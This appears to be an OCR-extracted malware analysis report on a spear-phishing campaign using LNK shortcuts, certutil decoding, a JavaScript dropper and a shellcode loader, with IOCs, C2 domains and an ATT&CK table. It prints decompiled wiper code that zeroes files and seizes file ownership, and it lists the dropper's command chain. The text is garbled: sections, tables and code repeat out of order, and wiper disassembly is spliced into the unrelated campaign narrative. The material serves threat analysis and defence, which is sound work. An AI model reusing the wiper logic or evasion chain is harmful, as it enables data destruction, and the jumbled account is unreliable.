77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
